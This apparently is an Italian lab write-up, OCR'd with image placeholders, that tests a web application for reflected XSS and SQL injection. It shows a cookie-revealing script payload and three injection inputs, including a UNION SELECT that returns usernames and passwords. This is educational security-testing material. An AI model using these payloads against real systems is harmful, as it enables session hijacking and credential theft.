

Verifica vulnerabilità XSS reflected

Tramite input <script>alert(document.cookie)</script>




Si nota che nel popup a schermo compare il cookie di sessione



SQL Injection

Primo input


%’ OR ‘0’=’0



Restituisce nome e cognome degli utenti nel DB


Secondo input

‘ OR ‘1’ = ’1



Terzo input

1' UNION SELECT user id, password FROM users #



Restituisce nome e password